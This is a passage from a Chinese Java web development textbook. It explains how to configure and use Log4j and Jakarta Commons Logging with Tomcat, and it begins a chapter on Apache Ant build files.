log4j.appender.A2.Append=false
log4j.appender.A2.layout=org.apache.log4j.PatternLayout
log4j.appender.A2.layout.ConversionPattern=%-5r %-5p [%t] %c{2} - %m%n
```

上面的两个示例只是让你对配置文件的格式有一个大体的认识，下面讲解配置和使用的步骤，其中建立的日志文件为 WEB-INF/log4j.properties。

(1) Logger 的配置

Logger 配置的语法为：

```
log4j.rootLogger = [ level ] , appenderName, appenderName, ...
```

其中 level 可以为 OFF、FATAL、ERROR、WARN、INFO、DEBUG、ALL。Log4j 建议只使用四个级别，优先级从高到低分别是 ERROR、WARN、INFO、DEBUG。通过在这里定义的级别，可以控制到应用程序中相应级别的日志信息的开关。比如在这里定义了 INFO 级别，则应用程序中所有 DEBUG 级别的日志信息将不被打印出来。也可以使用自定义 Level，这时的语法为[level#classname]。appenderName 用于指定日志信息输出到哪个地方，可以同时指定多个输出目的地。

如果 Level 被指定，那么 root logger 的 Level 将被配置为指定值。如果 Level 没有被指定，那么 root logger 的 Level 不会被修改。从上面的语法中可以看出，通过用“,”分隔列表，可以为 root logger 指定多个 Appender。

对于 root logger 之外的 logger 语法是相似的，为

```
log4j.logger.logger_name=[level|INHERITED|NULL], appenderName,
                                appenderName, ...
```

上面只有 INHERITED 和 NULL 需要说明一下，其他部分和 root logger 相同。INHERITED 和 NULL 的意义是相同的。如果使用了它们，意味着这个 logger 将不再使用自己的 Level 而是从它的祖先那里继承。

此外，Logger 的附加性标志（additivity flag）可以使用以下语句。

```
log4j.additivity.logger_name=[false|true]
```

(2) Appender 的配置

Appender 配置的语法为：

```
log4j.appender.appenderName = appender.class 全名
log4j.appender.appenderName.option1 = value1
...
```

```
log4j.appender.appenderName.option = valueN
```

其中，Log4j 提供的 Appender 有以下几种：

- ❷ org.apache.log4j.ConsoleAppender（控制台）
- ❷ org.apache.log4j.FileAppender（文件）
- ❷ org.apache.log4j.DailyRollingFileAppender（每天产生一个日志文件）
- ❷ org.apache.log4j.RollingFileAppender（文件大小到达指定尺寸时产生一个新的文件）
- ❷ org.apache.log4j.WriterAppender（将日志信息以流格式发送到任意指定的地方）

（3）配置日志信息的格式（布局）

日志信息格式的配置语法为：

```
log4j.appender.appenderName.layout =
    fully.qualified.name.of.layout.class 全名
log4j.appender.appenderName.layout.option1 = value1
...
log4j.appender.appenderName.layout.option = valueN
```

其中，Log4j 提供的 layout 有以下几种：

- ❷ org.apache.log4j.HTMLLayout（以 HTML 表格形式布局）
- ❷ org.apache.log4j.PatternLayout（可以灵活地指定布局模式）
- ❷ org.apache.log4j.SimpleLayout（包含日志信息的级别和信息字符串）
- ❷ org.apache.log4j.TTCCLayout（包含日志产生的时间、线程、类别等信息）

Log4j 采用类似 C 语言中的 printf 函数打印格式化日志信息，打印参数如下：

- ❷ %m 输出代码中指定的消息
- ❷ %p 输出优先级，即 DEBUG, INFO, WARN, ERROR, FATAL
- ❷ %r 输出自应用启动到输出该 log 信息耗费的毫秒数
- ❷ %c 输出所属的类目，通常就是所在类的全名
- ❷ %t 输出产生该日志事件的线程名
- ❷ %n 输出一个回车换行符，Windows 平台为 “\r\n”，Unix 平台为 “\n”
- ❷ %d 输出日志时间点的日期或时间，默认格式为 ISO8601，也可以在其后指定格式，例如：%d{yyy MMM dd HH:mm:ss,SSS}，输出类似：2002 年 10 月 18 日 22:10:28, 921
- ❷ %l 输出日志事件的发生位置，包括类目名、发生的线程，以及在代码中的行数。例如，Testlog4.main(TestLog4.java:10)。

（4）读取配置文件

当获得了日志记录器之后，读取配置文件属性的语法为：

```
PropertyConfigurator.configure ( String configFilename);
```

读取使用 Java 的特性文件编写的配置文件。

(5) 得到记录器

使用 Log4j, 首先要获取日志记录器, 这个记录器将负责控制日志信息。其语法为:

```
public static Logger getLogger(String name)
```

通过指定的名字获得记录器, 如果必要的话, 可为这个名字创建一个新的记录器。Name 一般取本类的名字, 例如:

```
static Logger logger = Logger.getLogger ( ServerWithLog4j.class.getName () )
```

(6) 插入记录信息 (格式化日志信息)

当以上步骤执行完毕, 就可以把不同优先级别的日志记录语句插入到你想记录日志的任何地方, 其语法如下所示。

```
logger.debug ( Object message ) ;
logger.info ( Object message ) ;
logger.warn ( Object message ) ;
logger.error ( Object message ) ;
```

XML 文件配置

这里讲述如何使用 XML 文件来配置参数。XML 文件格式的定义是通过 org/apache/log4j/xml/log4j.dtd 来完成的, 各个配置元素的嵌套关系如下所示。

```
<!ELEMENT log4j:configuration (renderer*, appender*,(category|logger)*,
root?,categoryFactory?)>
```

这里没有给出更为详细的内容, 要了解详细的内容需要查阅 log4j.dtd。下面这个简单的示例可以使你对 XML 配置文件的格式有一个基本的认识。

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE log4j SYSTEM "log4j.dtd">
<log4j>
  <appender name="A1" class="org.apache.log4j.FileAppender">
    <layout class="org.apache.log4j.PatternLayout">
      <param name="ConversionPattern" value="%-5p %c{2} - %m\n"/>
    </layout>
  </appender>
  <appender name="A2" class="org.apache.log4j.FileAppender">
    <layout class="org.apache.log4j.TTCCLayout">
      <param name="DateFormat" value="ISO8601" />
    </layout>
    <param name="File" value="warning.log" />
    <param name="Append" value="false" />
  </appender>
  <category name="org.apache.log4j.xml" priority="debug">
    <appender-ref ref="A1" />
  </category>
  <root priority="debug">
    <appender-ref ref="A1" />
    <appender-ref ref="A2" />
  </root>
</log4j>
```

建立文件 WEB-INF/log4j.xml, 代码如上, 其中的配置属性类似于属性文件, 这里也不再赘述。

通过 XML 文件配置的方式，除了配置文件不同外，还有一点不同，就是读取配置文件的方法，要使用 `DOMConfigurator.configure()` 来读取 XML 格式的配置文件。其语法为：

```
DOMConfigurator.configure ( String filename );
```

7.1.3 实例演示：Log4j 的使用

本节通过属性文件方式演示 Log4j 与 Tomcat 结合的简单配置。

首先新建项目 ch07，目录结构包括 WEB-INF、WEB-INF/lib、WEB-INF/web.xml。到 <http://jakarta.apache.org/log4j/docs/download.html> 下载 log4j-1.2.8.jar，并放在目录 WEB-INF/lib 下。

(1) 编写描述文件 log4j.properties

新建文件 log4j.properties，放在 WEB-INF 下，内容如下所示。

```
#配置根 Logger:
log4j.rootLogger=INFO, A1 ,R

#ConsoleAppender 输出到控制台
log4j.appender.A1=org.apache.log4j.ConsoleAppender

# A1 使用的输出布局
log4j.appender.A1.layout=org.apache.log4j.PatternLayout

#灵活定义输出格式
log4j.appender.A1.layout.ConversionPattern=%-d{yyyy-MM-dd HH:mm:ss}
[%c]-[%p] %m%n

#R 输出到文件 RollingFileAppender 的扩展
log4j.appender.R=org.apache.log4j.RollingFileAppender

#日志文件的名称
log4j.appender.R.File=c:/log4j.log

#日志文件的大小
log4j.appender.R.MaxFileSize=100KB

# 保存一个备份文件
log4j.appender.R.MaxBackupIndex=1

log4j.appender.R.layout=org.apache.log4j.TTCCLayout
#log4j.appender.R.layout.ConversionPattern=%-d{yyyy-MM-dd HH:mm:ss}
[%c]-[%p] %m%n
```

该文件中定义了两个输出，A1 输出到控制台，R 输出到文件。

(2) 初始化属性文件

建立类 `com.test.Log4jInit.java`，代码如下所示。

```
package com.test;

import org.apache.log4j.*;
import javax.servlet.http.HttpServlet;

public class Log4jInit extends HttpServlet {
    public void init() {
        String prefix = getServletContext().getRealPath("/");
```

```

        String file = getInitParameter("log4j");
        if (file != null) {
            PropertyConfigurator.configure(prefix + file);
        }
    }
}

```

该类的作用是初始化属性文件的配置。

然后在 WEB-INF/web.xml 文件中添加如下所示的初始化代码。

```

<servlet>
  <servlet-name>log4jlog4j-init</servlet-name>
  <servlet-class>com.test.Log4jInit</servlet-class>
  <init-param>
    <param-name>log4j</param-name>
    <param-value>/WEB-INF/log4j.properties</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>

```

(3) 测试

编写 testLog4j.jsp, 代码如下所示。

```

<%@ page contentType="text/html; charset=GB2312"%>
<%@ page import="org.apache.log4j.*"%>
<%Logger logger = Logger.getLogger("testLog4j.jsp");
    long start = System.currentTimeMillis();
    logger.info("Firstly, Hello, Log4j!");
    long end = System.currentTimeMillis();
    out.println(end - start);
    %>
<h1>Hi</h1>
<%logger.info("Finally, Hello, Log4j!");%>

```

其中 getLogger()中输入的字符串可以为类的名字, 这里写的是 JSP 文件名, 用以区别日志输出的文件。在地址栏输入地址 <http://localhost:8080/testLog4j.jsp> 后, 在控制台中输出了两条日志信息:

```

2006-08-19 21:45:20 [testLog4j.jsp]-[INFO] Firstly, Hello, Log4j!
2006-08-19 21:45:20 [testLog4j.jsp]-[INFO] Finally, Hello, Log4j!

```

在 c:\log4j.log 中输出了两条日志信息:

```

[http-8080-Processor24] INFO testLog4j.jsp - Firstly, Hello, Log4j!
[http-8080-Processor24] INFO testLog4j.jsp - Finally, Hello, Log4j!

```

测试成功!

7.2 使用 Commons Logging 记录日志

目前在 Java 中最有名的 Log 方式首推是 Log4j, 另外是 JDK 1.4 Logging API, 还有 Avalon 中用的 LogKit 等。而 Commons Logging 也实现了一些基本的 Log 方式: NoOpLog 和 SimpleLog。

Commons Logging 是一个在这几个不同的 Log API 中建立桥梁的工具。Jakarta Commons Logging (JCL) 提供一个统一的日志接口, 用以自动选择适当的日志实现系统, 它不依赖于具体的日志实现工具。JCL 提供的接口对其他一些日志工具进行了简单的包装, 此接口更接近于 Log4j 和 LogKit 的实现。

7.2.1 基本原理

Commons 项目 Logging 组件的办法是将记录日志的功能封装为一组标准的 API, 但其底层实现却可以任意修改和变换。开发者利用这个 API 来执行记录日志信息的命令, 由 API 来决定把这些命令传递给适当的底层句柄。因此, 对于开发者来说, Logging 组件对于任何具体的底层实现都是中立的。

Commons Logging 为服务器端程序的日志处理提供 API 以使用多种不同的日志系统。包括如下已经实现的:

- ² Log4J Apache Jakarta 项目。每个 Log 的实例都对应于一个 Log4j Category 类;
- ² JDK Logging API JDK1.4 及后续版本中。每个 Log 的实例都是一个 java.util.logging.Logger 实例;
- ² LogKit Apache Jakarta 项目。每个 Log 的实例都对应于一个 LogKit Logger 类;
- ² NoOpLog 简单地接受将所有的 Log 实例的日志输出;
- ² SimpleLog 将所有的 Log 实例的日志输出到 System.out 中。

使用它时需要导入两个类、创建一个 Log 的静态实例, 下面显示了这部分操作的代码。

```
import org.apache.commons.logging.Log;
import org.apache.commons.logging.LogFactory;

public class LoggingDemo {
    private static Log log = LogFactory.getLog(LoggingDemo.class);
    // ...
}
```

调用 LogFactory.getLog()时会启动一个发现过程, 即找出必需的底层日志记录功能的实现, 具体的发现过程如下:

(1) Commons 的 Logging 首先在 CLASSPATH 中寻找 commons-logging.properties 文件。这个属性文件至少必须定义 org.apache.commons.logging.Log 属性, 它的值应该是上述任意 Log 接口实现的完整类名;

(2) 如果属性文件不存在, 则查找系统属性 org.apache.commons.logging.Log;

(3) 如果找不到 org.apache.commons.logging.Log 系统属性, Logging 接着在 CLASSPATH 中寻找 Log4j 的类。如果找到了, Logging 就假定应用要使用的是 Log4j。不过这时 Log4j 本身的属性仍要通过 log4j.properties 文件正确配置;

(4) 如果上述查找均不能找到适当的 Logging API, 但应用程序正运行在 JRE 1.4 或更高版本上, 则默认使用 Jdk14Logger 的日志记录功能;

(5) 最后, 如果上述操作都失败, 则应用将使用内建的 SimpleLog。SimpleLog 把所有日志信息直接输出到 System.err。

注意

不管底层的日志工具是怎么找到的，它都必须是一个实现了 Log 接口的类，且必须在 CLASSPATH 之中。

获得适当的底层日志记录工具之后，接下来就可以开始记录日志信息。作为一种标准的 API，Commons Logging API 主要的好处是在底层日志机制的基础上建立了一个抽象层，通过抽象层把调用转换成与具体实现有关的日志记录命令。

```
org.apache.commons.logging.impl.Log4JLogger
org.apache.commons.logging.impl.Jdk14Logger
org.apache.commons.logging.impl.SimpleLog
```

再运行程序，这时日志记录工具将是 SimpleLog。最后，把 Log4J 的类放入 CLASSPATH，只要正确设置了 log4j 的 log4j.properties 配置文件，就可以得到 Log4JLogger 输出的信息。

7.2.2 类包分析

Apache Commons Logging 是一种通用的 Logging 抽象，它将现有的 Logging 系统抽象出来，形成一个抽象层，这使得用户可以很容易的在不同的 Logging 实现中进行切换。

Commons Logging 库的代码相对于其他的 Web Framework 要小的多，总共只有两个包：

```
org.apache.commons.logging
org.apache.commons.logging.impl
```

前者是抽象类型所属的包，它包含对工厂类和 Log 类的抽象；后者如其包名所示，是实现类型所属的包，包含工厂实现类及 Log 实现类。接下来我们详细说明每个类的功能。

logging 包

logging 包中包含四个类，它们分别是：Log、LogConfigurationException、LogFactory、LogSource。

Log

Log 是一个接口类，它是所有 Log 的顶层抽象，提供 Log 功能的方法定义。

LogConfigurationException

LogConfigurationException 继承 RuntimeException，impl 包中的实现类抛出的异常会被封装在这个类里，然后再次抛出。

LogFactory

LogFactory 是一个抽象类，它定义工厂类所应具有的功能，它是工厂模式的组成部分。它包含如下的几个方法：

❷ getFactory()方法返回一个 Factory 实现，它通过如下顺序获取 Factory 类：

- (1) 先从系统属性“org.apache.commons.logging.LogFactory”中试图获取 Factory 类的实现类名，如果这属性有值则创建并返回一个实例，否则继续下面的查找；

- (2) 通过 JDK 1.3 的 Service Discovery 机制, 使用 Service ID “META-INF /services/org.apache.commons.logging.LogFactory”查找 Factory 类的实现类名, 如果找到则创建并返回一个实例, 否则继续查找;
 - (3) 通过查找配置文件“commons-logging.properties”中属性“org.apache.commons.logging.LogFactory”的值来获取 Factory 类的实现类名, 如果找到则创建并返回一个实例, 否则继续查找;
 - (4) 如果以上三步都失败了, 那么会创建一个默认实现类 “org.apache.commons.logging.impl.LogFactoryImpl” (位于 impl 包中)。
- ² getLog()方法通过 Factory 类的 getInstance()方法获取一个可用的 Log 实例;
 - ² getInstance()方法需要 Factory 的实现类进行重载, 以便返回一个 Log 实例。LogFactory 在创建一个 Factory 实例后, 会将它缓存在本地, 这样以后可以方便地获取, 缓存的 key 值就是装载这个 Factory 类的 ClassLoader 实例;
 - ² LogFactory 通过 release(ClassLoader)、releaseAll()方法清除缓存, 以便垃圾回收。其中的 release()抽象方法由 Factory 的实现类进行重载, 以便释放 Factory 自己的缓存。

LogSource

LogSource 是以前的一个 Factory 类, 已经放弃使用, 这里就不作介绍了, 有兴趣的朋友自己看一下源代码。

impl 包

impl 包由如下类组成: AvalonLogger、LogKitLogger、Jdk13LumberjackLogger、Jdk14Logger、Log4JCategoryLog、Log4JLogger、NoOpLog、SimpleLog、LogFacotryImpl、Log4JFactory。其中后两个类是 LogFactory 抽象类的实现, 前面的类是 Log 接口的实现。

LogFactoryImpl

LogFactoryImpl 类是 LogFactory 的默认实现, 如上面提到的, 如果没有找到其他的配置信息, LogFactory 默认创建一个 LogFacotryImpl 实例作为 Log 的工厂构造类。LogFactoryImpl 通过重载 getInstance()方法返回一个 Log 实例。

LogFactoryImpl 通过如下顺序决定返回一个什么类型的实例:

- (1) 通过读取配置文件中 “org.apache.commons.logging.Log” 的属性值来创建一个 Log 实例, 创建成功则返回这个实例, 否则继续下一步;
- (2) 读取系统属性 “org.apache.commons.logging.Log” 中的值来创建一个 Log 实例, 创建成功则返回这个实例, 否则继续下一步;
- (3) 如果 “org.apache.commons.logging.impl.Log4JLogger” 类可用, 则创建并返回一个 Log4J Logger 实例, 否则继续下一步;
- (4) 如果 “org.apache.commons.logging.impl.Jdk14Logger” 类可用, 则创建并返回一个 JDK 1.4 Logger 实例, 否则继续下一步;
- (5) 如果 “org.apache.commons.logging.impl.Jdk13LumberjackLogger” 类可用, 则创建并返回一个 LumberJack Logger 实例, 否则继续下一步;

(6) 如果上面的步骤都失败了, 则使用 `impl` 包中提供的 “`org.apache.commons.logging.impl.SimpleLog`” 类创建一个实例。

创建一个 `Log` 实例后, `LogFactoryImpl` 会在本地对这个实例进行缓存, 以便以后方便地获取。

`LogFactoryImpl` 通过实现 `LogFactory` 中 `release()` 抽象方法, 来对本地的 `Log` 缓存进行清除, 以便垃圾回收。

`Log4JFactory`

`Log4JFactory` 是一个专门用于实例化 `Log4J Logger` 的工厂类, 提供 `Logger` 的本地缓存与释放, 但是已经被放弃使用。

正像上面提到的, `LogFactoryImpl` 中也可以实例化 `Log4J Logger`, 包括的实现类有:

- ❷ `AvalonLogger`, 它封装了 “`org.apache.avalon.framework.logger.Logger`”, 通过 `Log` 接口提供的方法, 来实现 `Log` 功能;
- ❷ `LogKitLogger`, 它封装了 `Avalon LogKit`, 通过 `Log` 接口提供的方法, 来实现 `Log` 功能;
- ❷ `Jdk13LumberjackLogger`, 它封装了 `LumberJack Logger`, 它是 `JDK 1.3` 下的一种 `Logging` 服务实现, 通过 `Log` 接口提供的方法, 来实现 `Log` 功能 (很奇怪在二进制文件中没有这个类的实现);
- ❷ `Jdk14Logger`, 它封装了 `JDK 1.4` 中的 “`java.util.logging.Logger`” 实现, 通过 `Log` 接口提供的方法, 来实现 `Log` 功能;
- ❷ `Log4JCategoryLog`, 它封装了 “`org.apache.log4j.Category`” 的实现, 通过 `Log` 接口提供的方法, 来实现 `Log` 功能, 但是已经被放弃使用;
- ❷ `Log4JLogger`, 它封装了 “`org.apache.log4j.Logger`”, 通过 `Log` 接口提供的方法, 来实现 `Log` 功能。它是 `Log4JCategoryLog` 的替代类;
- ❷ `NoOpLog`, 它不实现任何的 `Log` 功能, 它简单将所有的 `Log` 请求丢弃;
- ❷ `SimpleLog`, 它是默认的 `Log` 功能实现, 是一种简易的 `Log` 实现, 可以打印出当前时间、`Log` 级别、类名、异常描述, 通过 `Log` 接口提供的方法, 来实现 `Log` 功能。

其实, 通过整理我们可以发现这里面具有一些设计模式: `LogFactory`、`LogFactoryImpl`、`Log4JFactory` 构成了一个 `Factory` 模式, 而 `AvalonLogger`、`LogKitLogger`、`Jdk13LumberjackLogger`、`Jdk14Logger`、`Log4JCategoryLog`、`Log4JLogger` 其实只是一个 `Adapter` 模式的应用, 是为了使它们封装的类符合 `Log` 接口。

由于 `Commons Logging` 抽象出了 `Log` 接口, 因此可以方便地在不同的 `Logging` 实现中进行切换。另外, 从扩展上讲, 只要实现类实现了 `Log` 接口, 那么这个实现类就可以方便地被使用。因此, `Commons Logging` 提供一种强大的抽象, 增加了灵活性以及扩展性, 而这些好处可以归功于设计模式的使用, 以及面向接口编程思想的应用。

总体上讲, `Commons Logging` 是一个不算太大的项目, 但是它提供的功能却十分有用。阅读并分析源码, 对学习设计模式有一定的帮助, 另外, 它也体现了一种良好的编程思想, 即面向接口编程 (`Interface-Oriented Programming`)。

7.2.3 快速实现 Commons Logging

快速使用 Logging 非常简单，将 commons-logging.jar 放到/WEB-INF/lib 之下，然后编写文件 testCommonLogging.jsp，代码如下所示。

```
<%@ page contentType="text/html; charset=GB2312"%>
<%@ page import="org.apache.commons.logging.*"%>
<%
    Log log = LogFactory.getLog(getClass());
    log.info("Firstly, Hello, CommonLogging!");
    long start = System.currentTimeMillis();
    long end = System.currentTimeMillis();
    out.println(end - start);
    log.info("Finally, Hello, CommonLogging!");
%>
```

该文件中调用 LogFactory.getLog() 方法来实例化 Log。在地址栏输入地址 http://localhost:8080/testCommonLogging.jsp 后，在控制台中输出了两条日志信息：

```
2006-08-19 22:06:44 [org.apache.jsp.testCommonLogging_jsp]-[INFO]
    Firstly, Hello, CommonLogging!
2006-08-19 22:06:44 [org.apache.jsp.testCommonLogging_jsp]-[INFO]
    Finally, Hello, CommonLogging!
```

可见通过 getClass() 取得的类名为 org.apache.jsp.testCommonLogging_jsp。

注意，此时查看 c:\log4j.log 文件可以发现，也多了两条日志信息：

```
[http-8080-Processor25] INFO org.apache.jsp.testCommonLogging_jsp -
    Firstly, Hello, CommonLogging!
[http-8080-Processor25] INFO org.apache.jsp.testCommonLogging_jsp -
    Finally, Hello, CommonLogging!
```

原因是，现在没有建立 common-logging.properties 文件。按照上面的查找日志类的规则，首先会使用 Log4j。因为在 ch07 的目录下已经有了 Log4j 的类包和配置，因此此时默认地就找到了 Log4j 作为日志记录类了。那么在 WEB-INF 下建立文件 common-logging.properties 就可以了。

如果没有相关的 class 会使用到 SimLog，此时要设定的是 simplelog.properties。且添加如下的配置：

```
org.apache.commons.logging.Log=org.apache.commons.logging.impl.SimpleLog
```

此时的日志信息只会输出到控制台，而不会输出到文件了。这说明此时没有使用 Log4j 作为日志类输出。

7.2.4 Commons Logging 记录日志示例

本节通过实例演示如何使用 Commons Logging 搭配其他日志类来记录日志。

Commons Logging+Log4j

上一节实际上实现了本节标题中的功能了。不过刚才的步骤有点太快以至于让读者不

知所以然。上一节在部署完 commons-logging.jar 后就可以调用了，因为没有编写 common-logging.properties 文件，因此才使用了 Log4j 的日志类。

按照常规的做法，在 common-logging.properties 中指定日志类如下：

```
org.apache.commons.logging.Log=org.apache.commons.logging.impl.  
Log4JLogger
```

此时访问 http://localhost:8080/testCommonLoggin.jsp，在控制台和 c:\log4j.log 中都会输出日志，结果如上一节中的一样。

本节的方法才是正常的配置方法。

Commons Logging+Jdk14Logger

Jdk14Logger 是 JDK1.4 默认实现的日志类，它实现了 Log 的默认方法。

在 common-logging.properties 中指定日志类如下所示。

```
org.apache.commons.logging.Log=org.apache.commons.logging.impl.  
Log4JLogger
```

访问 http://localhost:8080/testCommonLoggin.jsp，只会在控制台中输出日志，如下所示。

```
2006-08-19 22:37:39 [org.apache.jsp.testCommonLogging_jsp]-[INFO]  
    Firstly, Hello, CommonLogging!  
2006-08-19 22:37:39 [org.apache.jsp.testCommonLogging_jsp]-[INFO]  
    Finally, Hello, CommonLogging!
```

Commons Logging+SimpleLog

如果想让当前的日志输出到 System.out 上，但没有安装三种日志包中的任何一个，则 SimpleLog 实现将生效。

Simple Log 是一个让日志操作变得简单且很小的类库，几乎不需要你做任何操作就可以得到日志的输出。它与其他日志框架相比最大的特点是使用简单，特别是在条件配置方面。它并不打算在一个包中解决所有日志问题，但它提供足够的功能来满足大多数应用程序所需的日志操作。

在 common-logging.properties 中指定日志类如下所示。

```
org.apache.commons.logging.Log=org.apache.commons.logging.impl.  
SimpleLog
```

访问 http://localhost:8080/testCommonLoggin.jsp，只会在控制台中输出日志，如下所示。

```
2006-08-19 22:37:39 [org.apache.jsp.testCommonLogging_jsp]-[INFO]  
    Firstly, Hello, CommonLogging!  
2006-08-19 22:37:39 [org.apache.jsp.testCommonLogging_jsp]-[INFO]  
    Finally, Hello, CommonLogging!
```

Commons Logging+LogKitLogger

这里使用 LogKitLogger 来记录日志。

在 common-logging.properties 中指定日志类如下所示。

```
org.apache.commons.logging.Log=org.apache.commons.logging.impl.  
SimpleLog
```

访问 <http://localhost:8080/testCommonLoggin.jsp>, 你会发现它也在控制台和日志文件 `c:\log4j.properties` 中输出日志。

Commons Logging+NoOpLogger

直接丢弃所有日志信息。

7.3 小结

通过本章学习可知, 我们可以单独使用 Log4j 来记录日志, 也可以通过 Common 的 Logging 来搭配选择 Log4j、Jdk14Logger、SimpleLog、LogKitLogger 或 NoOpLogger 来记录日志。

使用Ant管理Tomcat和Web应用

Ant 是 Jakarta 的一个编译工具，功能类似于 Linux/Unix 下的 makefile，用于进行项目的编译和管理。Ant 适于使用 UltraEdit/EditPlus 写的 Java 程序。用 Ant 编译 Java 程序，同时产生 javadoc，生成一个 Jar 或 War 文件，实现文件的副本。这些功能可以在配置文件 build.xml 中通过不同的 target 去实现，它是一个十分方便的项目管理工具。

从源代码安装 Tomcat 时使用 Ant 工具，通过配置文件 build.xml 的设置执行一批编译任务，生成二进制的 Tomcat 目录。Ant 还用于 Java 项目的编译管理，编写 build.xml 文件即可对整个项目进行编译、打包和部署。Ant 已经十分流行，目前许多开发工具都集成了 Ant 工具，如 Eclipse 等。

Ant 也是其他一些项目管理工具的基础，如 Maven 等。Ant 已经成为业界的标准，许多的源代码网站都使用 Ant 作为项目编译的工具。

8.1 Ant 的配置和使用

Ant 是 Apache 软件基金会 Jakarta 项目中的一个子项目，由于是基于 Java 编写的，因此具有很好的跨平台性。Ant 由一些内置任务（task）和可选择的任务组成（当然你还可以编写自己的任务）。它与 Linux 下的 make 命令相似，但在使用 make 时，需要写一个 Makefile 文件，而用 Ant 则需要写一个 build.xml 文件。由于采用 XML 的语法，所以 build.xml 文件很容易书写和维护，且结构很清晰，而不像 Makefile 文件有那么多的限制（例如在 tab 符号前有一个空格的话，命令就不会执行）。Ant 的优点远不止这些，它还很容易地集成到一些开发环境中，例如 Eclipse、JBuilder、NetBeans 等。

8.1.1 Ant 安装和配置

下载

从 <http://archive.apache.org/dist/ant/binaries/> 下载到 Ant，目前版本是 1.65。

安装

解压下载的文件 apache-ant-1.6.5-bin.zip 到 C 盘，会产生一个目录，为了方便把该目录改名为 ant。

配置

在环境变量中添加：

```

ANT_HOME=c:\ant
JAVA_HOME=c:\jdk1.5.0
PATH=%PATH%;%ANT_HOME%\bin

```

上述步骤完成后，就可以使用 ant 命令了。

运行

运行 Ant 非常简单，当你正确地安装 Ant 后，只要输入 ant 命令就可以了。一般以 ant 打头，加一个 build.xml 中 target 中的 name 属性的值。其命令行格式为：

```
ant [options] [target [target2 [target3] ...]]
```

该命令包括两部分参数：属性和目标。其中，属性以“-”开头，包括如下用法。

-help, -h	输出 ant 命令帮助信息
-projecthelp, -p	输出项目帮助信息
-version	输出当前 ant 的版本信息
-diagnostics	输出诊断信息，有助于查找错误
-quiet, -q	输出较少信息
-verbose, -v	输出较多信息
-debug, -d	输出调试信息
-emacs, -e	输出日志信息
-lib <path>	指定 jar 路径
-logfile, -l <file>	输出日志到指定文件
-logger <classname>	指定日志输出使用的类
-listener <classname>	设置项目监听器
-noinput	不允许输入
-buildfile, -file, -f <file>	指定 build 文件
-D<property>=<value>	指定属性
-keep-going, -k	执行所有可以执行的任务
-propertyfile <name>	指定属性文件，-D 优先
-inputhandler <class>	指定输入请求处理类
-find, -s <file>	从文件系统的根搜索该 build 文件
-nice number	主线程最优值，1 到 10，默认为 5
-nouserlib	不使用\${user.home}/.ant/lib/ant.jar 运行 ant
-noclasspath	不使用 CLASSPATH 运行 ant

没有指定任何参数时，Ant 会在当前目录下查询 build.xml 文件。如果找到了就用该文件作为 buildfile。如果使用 -find 选项，Ant 就会在上级目录中寻找 buildfile，直至到达文件

系统的根。要想让 Ant 使用其他的 buildfile，可以用参数-buildfile file，这里 file 指定了想使用的 build 文件。

对于目标，可以指定执行一个或多个 target。当省略 target 时，Ant 使用标签 project 的 default 属性所指定的 target。

例如：

```
ant
```

使用当前目录下的 build.xml 运行 Ant，执行默认的 target。

```
ant -buildfile test.xml
```

使用当前目录下的 test.xml 运行 Ant，执行默认的 target。

```
ant -buildfile test.xml dist
```

使用当前目录下的 test.xml 运行 Ant，执行一个叫做 dist 的 target。

```
ant -buildfile test.xml -Dbuild=build/classes dist
```

使用当前目录下的 test.xml 运行 Ant，执行一个叫做 dist 的 target，并设定 build 属性的值为 build/classes。

8.1.2 编写 build 文件

利用 Ant 进行项目管理，依据的是项目的 Ant 配置文件，该文件默认为 build.xml。其格式为 XML，含有一个 project 根元素，该元素包含多个 target 元素，一个 target 元素代表一个任务。

project 可以包含的元素有：property、path、taskdef、target、task，它们之间的包含关系如图 8-1 所示。




图 8-1 元素包含关系图

从图中可以看出：

- ❷ project 可以包含 0 到多个 property，property 用于设置属性值；
- ❷ project 可以包含 0 到多个 path，path 用于设置环境变量；
- ❷ project 可以包含 0 到多个 taskdef，taskdef 用于预定义任务。Ant 默认定义了一些任务，你也可以在这里添加自定义的；
- ❷ project 可以包含 0 到多个 target，用于定义任务目标。target 可以包含 0 到多个 task，task 用于执行一个任务操作；
- ❷ project 也可以直接包含 task，在每次编译时都会执行该任务。

下面就来详细讲解这些元素的作用和用法。

project 元素

配置文件只包含一个顶级元素 project。project 有三个属性，如表 8-1 所示。

表 8-1 project 元素属性

属性名	描述	是否必须
name	项目名称	否
default	当没有指定 target 时使用的默认 target	是
basedir	用于计算所有其他路径的基路径。该属性可以被 basedir property 覆盖。当覆盖时，该属性被忽略。如果属性和 basedir property 都没有设定，就使用 buildfile 文件的父目录	否

例如：

```
<project name="ch08" default="compile" basedir=".">
```

property 元素

Ant 编译可以使用的属性值包括以下的三个部分。

通过 property 定义的属性

property 是 task 要使用的属性值。一个 project 可以包含多个 property，一个 property 有一个名字和一个值。通过将属性名放在“\${”和“}”之间来引用该属性。例如，如果一个 property buildddir 的值是“build”，这个 property 就可通过\${buildddir}/classes 来引用，这个值就可被解析为 build/classes。

Java 系统属性

Ant 允许使用所有的 Java 系统属性。例如，\${os.name}对应操作系统的名字。要想得到系统属性的列表可参考 System.getProperties 的 API。

Ant 内置属性

除了 Java 的系统属性，Ant 还定义了一些自己的内置属性：

- ❷ basedir: project 基目录的绝对路径（与 project 的 basedir 属性一样）；

- ≈ ant.file: buildfile 的绝对路径;
- ≈ ant.version: Ant 的版本;
- ≈ ant.project.name: 当前执行的 project 的名字, 由 project 的 name 属性设定;
- ≈ ant.java.version: Ant 检测到的 JVM 的版本, 目前的值有 1.1 到 1.6。

例如:

```
<project name="MyProject" default="dist" basedir=".">
<!-- 定义属性 -->
<property name="src" value="."/>
<property name="build" value="build"/>
<property name="dist" value="dist"/>
<!-- 引用属性 -->
<target name="init">
<mkdir dir="${build}"/>
</target>
</project>
```

path 元素

